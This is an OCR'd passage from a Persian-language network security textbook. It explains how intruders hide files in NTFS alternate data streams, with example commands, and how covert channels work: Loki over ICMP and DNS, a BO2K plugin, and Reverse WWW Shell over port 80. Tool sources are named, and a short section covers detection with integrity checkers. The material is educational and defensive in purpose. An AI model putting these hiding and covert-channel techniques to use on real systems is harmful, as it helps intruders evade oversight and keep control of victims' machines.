
این روش مخفی کردن فایل یا شاخه کمی کودکانه به نظر می‌رسد. چرا که کافی است تا اراده کنید فایلها و شاخه‌های مخفی را ببینید. در برنامهٔ Windows Explorer که بهمراه ویندوز ۲۰۰۰ (و تمام نسخه‌های قبل و بعد) ارائه می‌شود می‌توانید به منوی view مراجعه کرده و گزینهٔ Folder Option را انتخاب کنید. پنجره‌ای مثل شکل (٤-۱۱) ظاهر می‌شود. در این پنجره بسادگی بر روی عبارت:

☑ show hidden files and folders

یا show all file کلیک کنید تا انتخاب شود؛ در نتیجه تمام فایلها نشان داده خواهد شد.

روش قویتری برای پنهان کردن فایلها در سیستم عامل Windows NT/2000 وجود دارد که متکی بر سیستم فایل NTFS است و در صورتی کار می‌کند که پارتیشن‌ها با این ساختار فرمت شده باشند. بگونه‌ای که می‌دانید در سیستم NTFS هر فایل می‌تواند به چندین استریم داده متصل شود. هر استریم می‌تواند انواع مختلف داده را نگاه دارد یعنی یک فایل با یک نام مشخص ممکن است چندین استریم با نامهای مختلف داشته باشد. شاید برایتان کمی عجیب باشد ولی محتویات یک فایل که توسط یک کاربر دیده یا دسترسی می‌شود یک استریم است. اجازه بدهید با یک مثال این روش را تشریح کنیم: نفوذگر می‌خواهد داده‌های خود را در یکی از استریمهائی که متصل به Notepad.exe است ذخیره و پنهان کند. البته می‌دانیم که در شرایط معمولی Notepad.exe دارای یک استریم است که حاوی کدهای اجرائی ویرایشگر Notepad است. حال نفوذگر می‌تواند یک استریم جدید برای این برنامهٔ اجرائی بسازد و داده‌های خود را درون آن پنهان کند ، بدون آنکه استریم اصلی آنرا تغییر داده باشد. با دستور **cp** (مشابه با دستور cp در یونیکس) که با بستهٔ کمکی NT Resource Kit عرضه می‌شود ، می‌توان برای

www.itqorve.loxblog.com



شکل (۳-۱۱) مخفی کردن یک فایل یا شاخه در ویندوز

یک فایل استریمهای جدید ساخت. در این مثال فرض کنید نفوذگر فایلی بنام stuff.txt دارد که می‌خواهد در جائی آنرا پنهان نماید. او تصمیم می‌گیرد آنرا در پشت یک برنامهٔ اجرائی و معروف مثل notepad.exe و درون یک استریم ذخیره کند. برای اینکار از دستور cp بصورت زیر استفاده می‌کند:

```
C:\>cp stuff.txt notepad.exe : data
```

این فرمان به سادگی محتویات فایل stuff.txt را به درون استریمی با نام data که به فایل notepad.exe متصل است ، کپی می‌کند. البته این عمل به محتویات استریم اصلی فایل notepad که در آن کدهای اجرائی قرار گرفته آسیبی نمی‌رساند. در حقیقت استریمها به انتهای فایل می‌چسبند. برای هر فایل ممکن است استریمهای متعددی ایجاد شود.

پس از آنکه نفوذگر محتویات فایل stuff.txt را درون یک استریم پنهان کرد ، آنرا پاک می‌کند. هر کسی که برنامهٔ notepad را اجرا کند اجرای طبیعی آنرا می‌بیند و به آن شک نخواهد کرد. چرا که هیچ چیزی تغییر نکرده است (حتی اندازهٔ فایل Notepad ، زیرا طول استریمها جزو طول فایل اصلی محاسبه نمی‌شود) این استریم به سبک موثری داده‌های متعلق به نفوذگر را مخفی کرده است. هرگاه نفوذگر بخواهد داده‌های خودش را بازیابی کند کافی است بصورت زیر از دستور cp استفاده کند:


```
C:\cp notepad.exe : data stuff.txt
```

این دستور محتویات استریم چسبیده به فایل notepad را درون فایل stuff.txt ذخیره می‌کند.

البته این روش فقط برای استتار فایلها مفید خواهد بود و قابلیت اجرائی ندارد.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (٤-١١) نشان دادن فایلها و شاخه‌های در ویندوز

مبارزه با فایلهای پنهان

برای آنکه مطمئن باشید بر روی سیستمهای حساس شما فایل پنهانی که متعلق به یک نفـــوذگـر است وجود ندارد باید از ابزار "بررسی صحّت سیستم فایل" استفاده کنید. این ابزارها سیســتم فـایل را بررسی کرده و وجود هرگونه فایل ، شاخه یا دادهٔ اضافی و پنهان را گزارش می‌کننـد. Tripwire کـه در فصل دهم به آن پرداختیم این قابلیت را داراست:

ftp.cerias.purdue.edu/pub/tools/unix/ids/tripwire

در ضمن برخی از سیستمهای تجاری IDS که در فصل ششم به آنها اشاره شد نیز چنین قـابلیتی را دارا هستند.

برخی از ویروسیابها نیز به محض بوجود آمدن فایل مخفی جدیـد در سیسـتم فـایل آنـرا گـزارش کرده و هشدار می‌دهند.

حضور مخفی در شبکه: کانالهای پنهان

پس از آنکه نفـــوذگر یک "در پشتی" یا یک "اسب تروا" بر روی سیســتم نصـب کـرد و ردّپـای خود را از روی فایلهای ثبت رخداد -log files- محو نمود همهٔ شرایط برای شروع حملـه آمـاده اسـت. شروع حمله (که ممکن است مراحل مختلفی داشته باشد) با برقراری ارتبــاط و تبـادل داده بـا ماشـین

www.itqorve.loxblog.com

www.itqorve.loxblog.com

قربانی آغاز می‌شود. "در پشتی" یا "اسب تروا" در حقیقت نیروهای بالقوهٔ دشمن بر روی سیستم قربانی هستند ولی معمولاً تا زمانی که نفوذگر شروع عملیات و همچنین نوع عملیات را تعیین نکند به خودی خود کاری انجام نمی‌دهند. (این مقولات در فصل دهم به تفصیل شده است)

با توجه به آنکه برای شروع یک حمله نیازمند "برقراری ارتباط و تبادل داده" بین ماشین نفوذگر و ماشین قربانی است ، لذا احتمال دارد این اقدامات توسط سیستمهائی نظیر IDS کشف شود. یکی از مهمترین اقدامات نفوذگران حرفه‌ای آنست که در حین حمله ، ارتباط او با قربانیانش کاملاً محرمانه و مخفیانه باشد.

به مکانیزمهای ارتباط "مخفیانه و نهانی" نفوذگر با قربانی "کانالهای پنهان -covert channel-" گفته می‌شود. اصول کانالهای پنهانی آنست که داده‌های در حال حرکت به سوی قربانی (یا بالعکس) کاملاً مخفیانه ردّ و بدل شوند.


اگر ذهن شما معطوف به رمزنگاری داده‌ها شده است می‌توان گفت اشتباه کرده‌اید زیرا رمزنگاری متکی بر مکانیزمهائی است که داده‌ها بصورت رمز شده روی کانال ارسال شود تا دشمن نتواند از آن بهره‌برداری کند حتی اگر قادر باشد این داده‌ها را استراق‌سمع نماید. وقتی داده‌ها رمز شدند دیگر نگران آشکار بودن آن و دریافت آن توسط دیگران نخواهیم بود. درحالی که "کانالهای پنهان" به روشهائی اشاره دارد که کلاً ترافیک بین قربانی و نفوذگر حتی‌الامکان دیده نشود و به چشم نیاید. اگر چه ممکن است نفوذگر از رمزنگاری داده‌ها نیز برای محکم‌کاری در گامهای بعدی بهره بگیرد.

نکته:

"کانالهای پنهان" مکانیزمهای پنهان‌سازی ترافیک داده‌ها بین نفوذگر و قربانی است بگونه‌ای که حتی‌الامکان کشف نشود و رمزنگاری فقط بعنوان بخش کوچکی از این مکانیزمها مطرح است.

مکانیزمهائی که در ادامه برای ایجاد کانالهای پنهان تشریح می‌کنیم مبتنی بر مفهوم سرویس‌دهنده/مشتری (Client/Server) است. برنامهٔ سرویس‌گیرنده بر روی ماشین قربانی نصب شده و کنترل آن ماشین را در اختیار می‌گیرد بدون آنکه قربانی متوجه این امر باشد. برنامهٔ مشتری، بر روی ماشین نفوذگر نصب شده و هدایت حمله را بر عهده دارد. برنامهٔ مشتری در حقیقت کنسول فرامین حمله است و برنامهٔ سرویس‌دهنده ، مجری این فرامین محسوب می‌شود لذا برنامهٔ سرویس‌دهنده و مشتری باید به نحوی با یکدیگر مبادلهٔ داده داشته باشند. بطور معمول تبادل داده‌ها به یکی از روشهای TCP (اتصالگرا) یا UDP (بدون اتصال) انجام می‌شود که این دو روش تبادل داده ذاتاً قابل کشف و شناسائی هستند. درحالی‌که برای مخفی ماندن این ارتباط ، بسته‌های اطلاعاتی مبادله شده بین قربانی و نفوذگر باید به روشی غیرمعمول، مخفیانه و سرّی سازماندهی و بسته‌بندی شده و ارسال گردد. در چنین حالتی است که بسته‌های حامل داده‌های سرقت شده از قربانی می‌توانند با ظاهری معمولی و بدون جلب توجه سیستمهای کشف حمله یا دیوار آتش به سمت نفوذگر

www.itgorve.loxblog.com



شکل (۵-۱۱) ایجاد کانال مخفی بین سرویس‌دهنده و مشتری

هدایت شود. شکل (۵-۱۱) بدین مفهوم اشاره دارد که داده‌های بین دو ماشین در شبکه پنهان و گم هستند و توجه هیچ سیستم حفاظت و امنیت مثل IDS را به خود جلب نمی‌کنند.

یک سؤال : برنامه سرویس‌دهنده‌ای که ماشین قربانی را در خدمت نفوذگر قرار می‌دهد به چه نحوی روی ماشین قربانی نصب می‌شود؟ راهکارهای متعددی برای انجام این کار وجود دارد که به ذکاوت نفوذگر و کم‌تجربگی قربانی بستگی دارد ولی بطور عام روش نصب یک سرویس‌دهندهٔ مخرب روی ماشین قربانی یکی از راههای زیر است:

- پیچیده‌ترین و تکنیکی‌ترین روش نفوذ در یک ماشین استفاده از روشهائی مثل "درهم شکستن پشته" (فصل هفتم) یا کنترل برنامه‌های کاربردی ضعیف و cgiهای آسیب‌پذیر است. در چنین حملات پیشرفته‌ای ، ماشین هدف ، قربانی نقایص سیستم عامل یا برنامه‌های کاربردی خود شده و بدین نحو نفوذگر یک برنامهٔ سرویس‌دهنده (مثل اسب تروا یا در پشتی) روی ماشین قربانی نصب می‌کند.
- نفوذگر می‌تواند برنامهٔ سرویس‌دهنده را در قالب ضمیمهٔ یک نامهٔ الکترونیکی و با ظاهری مفید برای قربانی بفرستد. معمولاً افراد کم تجربه اسیر چنین حقه‌هائی می‌شوند.
- نفوذگر ممکن است یکی از کاربران یا کارمندان شبکه‌ای باشد که به آن حمله می‌شود. لذا خودش از طریق مجوزی که در اختیار دارد یک سرویس‌دهندهٔ مناسب بر روی ماشینی که قصد سوءاستفاده از آنرا دارد نصب کرده و خودش یا گروهش از بیرون حملات را سازماندهی و هدایت می‌کنند.
- فروشندگان نرم‌افزار ممکن است یک نرم‌افزار اصل و بدون اشکال را با یک برنامهٔ سرویس‌دهندهٔ مخرب (مثل اسب تروا یا در پشتی) آلوده کنند و سپس آنرا بر روی دیسک فشرده ذخیره کرده و به قربانیان خود بفروشند. این مسئله در مورد نرم‌افزارهای رایگان و بالاخص در

www.itgorve.loxblog.com

www.itqorve.loxblog.com

کشور ما بیشتر رواج دارد!!

- در مجموع به هر روشی که برنامهٔ سرویس‌دهنده روی ماشین قربانی نصب شود ، باید کانالی پنهان بین ماشین قربانی و ماشین نفوذگر ایجاد شود. حال ببینیم روشهای ایجاد یک کانال پنهان چیست و از چه مکانیزمهائی استفاده می‌شود:

ایجاد کانالهای پنهان از طریق ICMP : روش Loki

در بسیاری از شبکه‌ها ، اجازهٔ عبور بسته‌های ICMP به درون شبکه داده می‌شود. بر این اساس کاربران قادرند یک ماشین درون یا بیرون شبکه را ping کنند. این کار از طریق ارسال بستهٔ ICMP Echo Request و دریافت بستهٔ ICMP Echo Reply انجام می‌شود. ترافیک بسته‌های ICMP بر روی شبکه امری کاملاً عادی تلقی می‌شود و بطور معمول این بسته‌ها حاوی اطلاعات مهم و ارزشمندی در فیلد دادهٔ خود نیستند. فرض کنید نفوذگر موفق شده است برنامهٔ سرویس‌دهندهٔ خود را روی ماشین قربانی نصب کند؛ برای شروع حمله و بهره‌برداری از ماشین قربانی باید نفوذگر بتواند با سرویس‌دهنده ارتباط برقرار کند بگونه‌ای که این ارتباط کاملاً محرمانه باقی بماند؛ در چنین حالتی بهترین راه استفاده از بسته‌های ICMP جهت تبادل داده‌هاست. تا کنون ابزارهای حملهٔ بسیار زیادی نوشته شده است که مبادلهٔ داده‌ها و محاورهٔ بین برنامه‌های سمت قربانی و سمت نفوذگر از طریق بسته‌های ICMP انجام می‌شود. یکی از مشهورترین این ابزارها Loki نام دارد که توسط گروه daemon9 نوشته شده است(Loki را بصورت Low key تلفظ کنید). Loki یک پوستهٔ فرمان (command shell) بر روی ماشین قربانی ایجاد کرده و منتظر ارسال فرمان توسط نفوذگر می‌ماند. خصوصیت مهم Loki آنست که بجای استفاده از پروتکلهای لایهٔ انتقال (مثل UDP یا TCP) از پیامهای ICMP بهره می‌گیرد. بار دیگر به دانسته‌های خود از فصل مفاهیم TCP/IP (فصل دوّم) مراجعه کنید؛ بسته‌های ICMP (یا به عبارت صریح‌تر پیغامهای ICMP) همانند بسته‌های UDP یا TCP درون بسته‌های IP قرار می‌گیرند (کپسوله می‌شوند) با این تفاوت که استفاده از بسته‌های ICMP برای مبادلهٔ داده‌ها بهیچوجه معمول نیست و لذا کشف آنکه بسته‌های ICMP در راستای هدف اصلی آن مبادله شده یا آنکه حاوی اطلاعات مخرب می‌باشد، ساده نخواهد بود.

نرم‌افزار Loki در شمارهٔ چهل و نهم مجلّهٔ Phrack معرفی و تشریح شد و سپس در شمارهٔ پنجاه و یکم از همین مجلّه کدهای آن در اختیار عموم قرار گرفت. هر دوی این مقالات را می‌توانید در آدرس زیر پیدا کنید:


http://www.phrack.com

Loki در سطح گسترده‌ای بر روی محیطهای لینوکس، FreeBSD ، سولاریس و OpenBSD مورد استفاده قرار می‌گیرد. اگر چه کدهای این برنامه در دسترس است ولی هنوز هیچ شخص یا گروهی نسخهٔ تحت ویندوز Loki را معرفی و عرضه نکرده است.

بگونه‌ای که در شکل (۶-۱۱) مشاهده می‌شود ، نفوذگر در برنامهٔ سمت مشتری (Loki Client)

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (٦-١١) Loki داده‌ها را در بسته‌های ICMP جاسازی و مخفی می‌کند

که کنسول حملهٔ او به حساب می‌آید ، فرمانی را جهت ارسال به ماشین قربانی تایپ می‌کند. Loki Client دارای یک محیط گرافیکی -GUI- نیست بلکه بصورت خط فرمان -Command Prompt- با کاربر ارتباط برقرار می‌کند و دارای یک "علامت خط فرمان" مخصوص به خود است. فرمانی که نفوذگر تایپ کرده و سپس کلید Enter را فشار می‌دهد ، برای برنامهٔ Loki Server نصب شده بر روی ماشین قربانی ، هدایت می‌شود. برنامهٔ سرویس‌دهندهٔ Loki همانند اسبهای تروا باید به یکی از روشهائی که در بخش قبل به آن اشاره شد روی ماشین قربانی نصب شده باشد. (این برنامه طبق عرف تمام پروسه‌های سرویس‌دهندهٔ یونیکس "دایمون Loki" یا اختصاراً Lokid نام‌گذاری شده است – Lokid را بصورت Low-Key-Dee تلفظ کنید –)

Lokid که خود را بجای ICMP جا زده ، بسته‌های رسیده را دریافت و فرامین درون آنرا استخراج و اجرا می‌کند. نتیجهٔ اجرای یک فرمان باید برای نفوذگر ارسال شود ، لذا داده‌های خروجی (حاصل از اجرای فرمان) در یک بستهٔ ICMP جاسازی شده و برای نفوذگر ارسال می‌شود. اگر دیوار آتش ورود و خروج بسته‌های ICMP را مجاز بداند (که غالباً همینطور است) این بسته‌های خطرناک بدون هیچ مشکلی بین ماشین قربانی و نفوذگر مبادله خواهد شد.

به دو دلیل باید برنامهٔ Lokid در سطح root اجرا بشود:

- فقط در سطح root یک برنامه مثل Lokid می‌تواند خود را بجای ICMP جا بزند. ICMP یک برنامهٔ سیستمی است و کاربران معمولی مجوز دسترسی به آنرا ندارند.
- اجرای فرامین از راه دور فقط در سطح root برای نفوذگر مفید است زیرا میزان دسترسی در سطح کاربر بسیار کم و محدود خواهد بود.

اگر دیوار آتش یا سیستمهای IDS (سیستم کشف مزاحمت) ترافیک شبکه را تحلیل نمایند با

www.itqorve.loxblog.com

www.itqorve.loxblog.com

جریانی از بسته‌های ICMP و آنهم با ترتیب زیر مواجه خواهند شد:

Ping ➔ Ping Response و Ping ➔ Ping Response و Ping ➔ Ping Response و ...

در حالی که بسته‌های Ping و Ping Response محتوی داده‌های خطرناک هستند! بدین نحو تبادل داده‌ها بین نفـــوذگر و قربانی مخفی مانده و یک "**کانال پنهان**" و موثر پدید آمده است.

مسئول شبکه برای مشاهدهٔ نام پروسه‌هائی که یک پورت TCP یا UDP بـاز کـرده و بـه آن گـوش داده‌اند ، از فرامینی نظیر "netstat -na" استفاده می‌کند. (گزینهٔ n- در این فرمان بدین معناست که شمارهٔ پورت و آدرس سیستمی پورت روی خروجی نشان داده شود. درحالی‌که گزینهٔ a- بـاعث می‌شـود تـا همهٔ پورتهای باز اعم از UDP یا TCP روی خروجی نمـایش داده شـود.) بـه غـیر از اجـرای netstat ، مسئولین زیرک شبکه بطور متناوب از نرم‌افزارهای "پویش پورت" مثل Nmap استفاده می‌کننـد تـا هـر پورت باز روی ماشین خود را کشف نمایند. (Nmap که در فصل ششم تشـریح شـد، بعنـوان یکـی از ابزارهای سیستم عامل Linux Red Hat روی سیستم شما نصب می‌شود و رایگان است)

پروتکل ICMP مفهوم پورت باز یا بسته نـدارد و تنـها یـک پروسـه می‌توانـد بسـته‌های ICMP را پردازش کند. لذا وقتی یک سیستم با Lokid آلوده می‌شود ، استفاده از netstat یا Nmap فـایده‌ای نـدارد چرا که هیچ علائمی را روی خروجی نشان نخواهـد داد. بدیـن نحـو Lokid اسـتراتژی‌های کشـف را خنثی می‌کند ، همانند هواپیمای جنگنده‌ای که در ارتفاع کم و زیـر صفحـهٔ رادار پـرواز می‌کنـد. تنـها علامت تشخیص Lokid در سیستم ، تغییر دایمون ICMP به دایمـون Loki اسـت کـه کشـف آن سـاده نیست و نیاز به ابزار خاص دارد.

دوّمین مشخصهٔ قدرتمند Loki آنست که هرگاه بسته‌های ICMP توسط دیوار آتـش حـذف شـود ، می‌تواند بجای ICMP از پورت شمارهٔ UDP-53 که متعلق بـه DNS اسـت ، اسـتفاده کنـد. بدیـن نحـو خودش را بجای سرویس‌دهندهٔ DNS جا می‌زند و داده‌ها را درون این بسته‌ها جاسازی می‌کنـد. بطـور معمول در تمام شبکه‌ها ورود و خروج بسته‌های DNS ، مجاز است لذا تبادل داده‌ها مشکوک بـه نظـر نخواهد رسید. جالبتر اینکه برای تغییـر حـالت Loki از ICMP بـه UDP نیـاز بـه راه‌انـدازی مجـدد آن نخواهد بود بلکه هرگاه نفـــوذگر در حین اجرا گزینهٔ "/swapt" را تـایپ و ارسـال کنـد، Loki سـریعاً تغییر حالت می‌دهد. تنها عیب استفاده از UDP بجای ICMP آنسـت کـه بـاز بـودن پـورت شـمارهٔ ۵۳ توسط فرمانی مثل "netstat -na" نشان داده خواهد شد ولیکن در مجموع مبادلهٔ داده‌ها مخفـی خواهـد ماند چرا که سیستمهای IDS یا دیوار آتش نسبت به این بسته‌ها حساسیت نشان نخواهد داد زیرا ورود و خروج ترافیک بسته‌های UDP با شمارهٔ پورت ۵۳ (متعلـق بـه سـرویس‌دهندهٔ DNS) کـاملاً طبیعـی است.

مشخصهٔ دیگر Loki آنست که برای اختفاء و استتار بیشتر قادر است داده‌ها را بصورت رمزنگـاری شده ، مبادله کند. یعنی داده‌هائی که باید درون بسته‌های ICMP یا UDP جاسازی شوند ابتدا رمزنگاری می‌شوند. Loki برای رمزنگاری از روش Blowfish و بـرای مبادلـهٔ کلیـد رمـز از روش Diffie-Hellman استفاده می‌کند.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

نکته:

Loki دو مکانیزم بسیار قدرتمند ایجاد کانالهای پنهان را بصورت همزمان پیاده‌سازی کرده است. با این مشخصات تایید می‌کنید که Loki نقش یک شیطان واقعی را بر روی سیستم قربانی ایفا می‌کند!!

استفاده از ICMP برای برقراری کانالهای پنهان اگر چه ایدهٔ نسبتاً جدیدی است ولی منحصر به Loki نیست بلکه چندین ابزار دیگر نیز از همین روش استفاده می‌کنند. بعنوان مثال اسب تروای (Back Orifice 2000) Bo2k که در فصل دهم معرفی شد دارای یک plug-in بنام BO SOCK32 است که هرگاه نصب شود تمام داده‌های در حال جریان بین قربانی و نفوذگر رمزنگاری شده و بوسیلهٔ ICMP مبادله می‌شود. BO SOCK32 در آدرس *www.Bo2k.com* برای مدتی به رایگان عرضه شد ولی پس از مدتی بدلائل مرموزی از عرضهٔ آن اجتناب شد ولی دیگر دیر شده بود چرا که در سطح گسترده‌ای در دنیا پخش شده و در اختیار گروههای زیرزمینی قرار گرفته بود.

ایجاد کانالهای پنهان از طریق Reverse WWW Shell : HTTP

ممکن است با مطالعه بخش قبلی احساس کرده باشید که Loki ابزاری بسیار قدرتمند و خطرناک است و روش استفاده از ICMP بسیار زیرکانه و مخفی است ولی نرم‌افزارهای خطرناکتر از Loki هم وجود دارد! هرگاه دیوار آتش بگونه‌ای تنظیم شود که بسته‌های ICMP نتوانند از درون به بیرون (و بالعکس) مبادله شوند آنگاه Loki بطور کامل ناتوان خواهد شد. اگرچه مسدود کردن راه بسته‌های ICMP برای کاربران ناخوشایند خواهد بود ولی از دیدگاه مسئول شبکه ، امنیت برتر از راحتی کاربران است. با این کار شبکه در مقابل حملات از طریق ابزاری مشابه Loki یا Bo2k مصون خواهد شد.

شاید بتوان ادّعا کرد بدترین و خطرناکترین نوع کانالهای پنهان ، استفاده از شماره پورت ۸۰ متعلق به HTTP است؛ این نوع کانال پنهان Reverse WWW Shell نامیده می‌شود.

بسته‌های TCP با شماره پورت مبدأ ۸۰ ، قادرند براحتی از دیوار آتش عبور کنند چرا که اگر دیوار آتش جواز ورود چنین بسته‌هائی را صادر نکند عملاً دسترسی کاربران درون شبکه را به وب ممنوع کرده است که البته چنین حالتی اصلاً معمول نیست. (اگر کاربران حتی به وب دسترسی نداشته باشند این شبکه عملاً هیچ ارتباطی با دنیای خارج ندارد و بنابراین دیوار آتش هیچ کاربردی نداشته و بهتر است خط ارتباطی شبکه با دنیای خارج قطع شود!)

برای ایجاد یک کانال پنهان از طریق پورت ۸۰ نفوذگر ابتدا برنامهٔ Reverse WWW Shell را روی ماشین خود نصب می‌کند. این برنامه که در خط فرمان اجرا می‌شود به پورت شمارهٔ ۸۰ گوش داده و در حقیقت خود را بجای سرویس‌دهندهٔ وب وانمود می‌کند. این برنامه توسط Van Hauser نوشته شده و در آدرس زیر در دسترس است:

www.itqorve.loxblog.com

www.itqorve.loxblog.com

http://thc.pimmel.com

(Van Hauser در دنیای نفوذگران بسیار مشهور است و برنامهٔ THC-Scan را نیز او طراحی کرده است که عملکرد آن در فصل ششم معرفی شد)

نفوذگر باید در سیستم یکی از کاربران شبکه بگونه‌ای رخنه کند تا برنامهٔ سرویس‌دهندهٔ Reverse WWW Shell روی ماشین او نصب و اجرا شود. این برنامه وقتی اجرا شد خود را بجای یک برنامهٔ مرورگر همانند 1E یا Netscape جا می‌زند. برنامهٔ سرویس‌دهندهٔ Reverse WWW Shell در حقیقت یک "پوستهٔ فرمان" جهت اجرای دستورات نفوذگر بر روی ماشین قربانی است. این برنامه نباید به شماره پورت خاصی گوش کند بلکه باید طبق عرف برنامه‌های مرورگر از درون شبکه با یک شماره پورت مبداء (بالاتر از ۱۰۲۴) با شماره پورت ۸۰ از ماشین نفوذگر ارتباط TCP برقرار کند؛ لذا برنامهٔ نفوذگر باید منتظر برقراری ارتباط از ماشین قربانی بماند. (کلمهٔ "**معکوس**" یا "Reverse" از همین اصل نشأت گرفته که قربانی با نفوذگر تماس می‌گیرد نه نفوذگر با قربانی!)

بطور معمول سرویس‌دهندهٔ Reverse WWW Shell هر ۶۰ ثانیه یکبار با نفوذگر ارتباط برقرار می‌کند تا اگر فرمانی صادر شده ، آنرا دریافت و اجرا کند. نفوذگر باید در خط فرمان برنامهٔ خود فرمانی را تایپ کرده و کلید Enter را فشار بدهد و سپس منتظر شود تا قربانی ارتباط برقرار کرده و این فرمان را گرفته و اجرا کند. سپس در ارتباط آتی که ۶۰ ثانیه بعد خواهد بود نتیجهٔ اجرای آن فرمان برای نفوذگر ارسال شود.

در شکل (۷-۱۱) عملکرد Reverse WWW Shell نشان داده شده است. در این شکل دیده می‌شود که دیوار آتش به خیال آنکه بسته‌های ورودی با شماره پورت ۸۰ واقعی و متعلق به یک سرویس‌دهندهٔ وب است آنها را هدایت خواهد کرد. آیا این روش زیرکانه و مخفی نیست؟!

از دیدگاه دیوار آتش ماشین قربانی در حال جستجو در وب است. برای آنکه هیچ شکّی برانگیخته نشود برنامهٔ Reverse WWW Shell در سمت سرویس‌دهنده و سرویس‌گیرنده تمام داده‌ها را طبق استاندارد HTTP سازماندهی و ارسال می‌نماید. یعنی حتی اگر محتویات بستهٔ TCP با شماره پورت ۸۰ بازرسی شود باز هم ظاهری مثل یک صفحهٔ وب خواهد داشت. تمام بسته‌های TCP که از درون شبکه (یعنی ماشین قربانی) برای بیرون شبکه (یعنی ماشین نفوذگر) ارسال می‌شود دارای مشخصات زیر خواهد بود:

```
Source Port = 1024~65535
Destination Port = 80
```

